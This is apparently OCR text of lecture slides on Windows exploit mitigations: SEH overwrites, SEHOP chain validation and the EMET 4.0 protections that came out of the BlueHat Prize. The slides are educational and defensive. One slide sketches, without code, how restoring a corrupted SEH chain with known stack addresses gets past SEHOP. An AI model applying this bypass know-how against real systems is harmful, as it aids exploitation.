


Stack-based buffer overflow corrupts an SEH record.

SEH chain is not intact.

This would fail sanity checks in the exception dispatcher

SEHOP




If you have knowledge of stack addresses you can restore the chain.

This would pass SEHOP checks*

*there are also checks on the pointer value of the handler, but these are trivial to pass


EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Self-explanatory

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Already covered this

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Mapping memory at 0x00000000

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



I suspect this is related to the Nozzle project (?)

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Export Address Filtering, monitors exports for data accesses

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Self-explanatory

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Additional randomization for module loading

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



I think this is the UNC path restrictions on LoadLibrary

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



MemProt ensures that memory protection modifying functions don't attempt to mark the stack executable

EMET 4.0

